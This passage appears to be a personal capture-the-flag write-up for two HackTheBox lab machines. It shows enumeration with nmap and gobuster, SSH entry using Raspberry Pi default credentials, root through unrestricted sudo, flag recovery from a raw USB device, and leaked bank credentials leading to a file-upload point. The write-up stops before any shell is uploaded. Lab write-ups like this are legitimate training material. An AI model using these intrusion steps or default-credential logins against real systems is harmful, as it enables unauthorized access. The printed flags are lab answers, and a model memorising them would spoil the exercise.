-r--r--r-- 1 root root 33 Nov  8 04:34 user.txt
cd ~
ls
root.txt
cat root.txt
4b25d544df72fb9a3b2ea1f3d73ff05b
```

System IP: 10.10.10.48

Service Enumeration

Server IP Address	Ports Open
10.10.10.48	**TCP:** 22, 80, 53
	UDP:

Nmap Scan Results: nmap command: nmap -sC -sV -v -A 10.10.10.48



Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: The vulnerability was caused by not changing the username and password from the default setting and has led to connect the machine with SSH connection


Severity: High

Proof of Concept Code Here:

1) After the nmap scan, I was trying to see what I have in port 80 (website) and didn't get anything so I decided to scan the target with the tool 'gobuster'

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.10.10.48 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.48
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2022/11/09 03:54:37 Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 0] [--> http://10.10.10.48/admin/]
/versions             (Status: 200) [Size: 18]
Progress: 87664 / 87665 (100.00%)
2022/11/09 04:18:54 Finished
===============================================================

┌──(root㉿kali)-[/home/kali]
└─#
```


2) I found a path called: /admin so I add it to the URL and get admin page, after that I press login in the side menu
3) I tried to guess the password and I failed. I searched on the google the raspberry Pi default login & password



Raspberry Pi OS Default Username	Raspberry Pi OS Default Password
pi	raspberry

4) I didn't succeed to enter and I was remembered that the SSH port is open, So I decided to try that way and I got a connection with the user flag

Initial Shell Screenshot:



Privilege Escalation:


1) After I got the basic shell, I was trying the command 'sudo -l' for privilege escalation and see that I can only type 'sudo su' and I was getting the root privilege but in the root folder I didn't find the root flag it is somewhere in USB drive

```
pi@raspberrypi:~ $ sudo -l
Matching Defaults entries for pi on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
pi@raspberrypi:~ $ sudo su
root@raspberrypi:/home/pi# ls
background.jpg  Desktop  Documents  Downloads  LinEnum.sh  Music  oldconffiles  Pictures  Public  python_games  Templates  Videos
root@raspberrypi:/home/pi# cd ..
root@raspberrypi:/home# ls
pi
root@raspberrypi:/home# cd ..
root@raspberrypi:/# ls
bin   dev  home        initrd.img.old  lost+found  mnt  persistence.conf  root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib             media       opt  proc              run   srv   tmp  var  vmlinuz.old
root@raspberrypi:/# cd root
root@raspberrypi:~# ls
root.txt
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
root@raspberrypi:~#
```

2) I typed the command 'lsblk' (the lsblk command reads the sysfs filesystem and udev db to gather information) and there I found the path + file called 'damnit' inside I saw the message that the root flag was deleted

```
root@raspberrypi:~# lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda      8:0    0   10G  0 disk
├─sda1   8:1    0  1.3G  0 part /lib/live/mount/persistence/sda1
└─sda2   8:2    0  8.7G  0 part /lib/live/mount/persistence/sda2
sdb      8:16   0   10M  0 disk /media/usbstick
sr0     11:0    1 1024M  0 rom
loop0    7:0    0  1.2G  1 loop /lib/live/mount/rootfs/filesystem.squashfs
root@raspberrypi:~# cd /media
root@raspberrypi:/media# ls
usbstick
root@raspberrypi:/media# cd usbstick/
root@raspberrypi:/media/usbstick# ls
damnit.txt  lost+found
root@raspberrypi:/media/usbstick# cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
root@raspberrypi:/media/usbstick# ls -l
```

3) When I listed all the storage devices, I saw that the usbstick was located at sdb, which is under /dev/sdb/. More info here on disks and partitioning. So, I type the command 'cat /dev/sdb -→ the output was "unclean" so I type 'strings /dev/sdb' for "clean" result and I found the 'root flag!'



System IP: 10.10.10.29

Service Enumeration

Server IP Address	Ports Open
10.10.10.29	**TCP:** 22, 53, 80
	UDP:

Nmap Scan Results:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV -v -A 10.10.10.29
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-10 05:41 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 05:41
Completed NSE at 05:41, 0.00s elapsed
Initiating NSE at 05:41
Completed NSE at 05:41, 0.00s elapsed
Initiating NSE at 05:41
Completed NSE at 05:41, 0.00s elapsed
Initiating Ping Scan at 05:41
Scanning 10.10.10.29 [4 ports]
Completed Ping Scan at 05:41, 0.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:41
Completed Parallel DNS resolution of 1 host. at 05:41, 2.04s elapsed
Initiating SYN Stealth Scan at 05:41
Scanning 10.10.10.29 [1000 ports]
Discovered open port 80/tcp on 10.10.10.29
Discovered open port 22/tcp on 10.10.10.29
Discovered open port 53/tcp on 10.10.10.29
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 08eed030d545e459db4d54a8dc5cef15 (DSA)
|   2048 b8e015482d0df0f17333b78164084a91 (RSA)
|   256 a04c94d17b6ea8fd07fe11eb88d51665 (ECDSA)
|_  256 2d794430c8bb5e8f07cf5b72efa16d67 (ED25519)
53/tcp open  domain  ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
No exact OS matches for host (If you know what OS is running on it, see https://nmap.
TCP/IP fingerprint:
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from


Vulnerability Explanation:

Vulnerability Fix: hide the sensitive path '/balance-transfer' and make sure that every transfer in encrypted

Severity: High

Proof of Concept Code Here:


1) First, I must add the bank.htb to the hosts in my computer because without that I was unable to get access to the login page




2) After that I was use the tool 'gobuster' for getting more info on the system and I found more paths


```
┌──(root㉿kali)-[/usr/share/dirbuster/wordlists]
└─# gobuster dir -u bank.htb -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt

===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://bank.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2022/11/10 15:17:48 Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 305] [--> http://bank.htb/uploads/]
/assets               (Status: 301) [Size: 304] [--> http://bank.htb/assets/]
/inc                  (Status: 301) [Size: 301] [--> http://bank.htb/inc/]
/server-status        (Status: 403) [Size: 288]
/balance-transfer     (Status: 301) [Size: 314] [--> http://bank.htb/balance-transfer/]
Progress: 207631 / 207644 (99.99%)
2022/11/10 16:14:00 Finished
===============================================================
```

3) I entered the path: http://bank.htb/balance-transfer and find a page with a lot of files that were transactions all the files size was the same except one of them that wasn't encrypted and contains the user & password of chris (user)







4) I went back to the login page and enter the user & password of Chris and get his account




5) I saw the tab support and press on it and I notice that I get upload files (maybe shell)




6) Before I was trying to upload a shell I press F12 to see the source of the page and notice a very imported note that left by the developer man

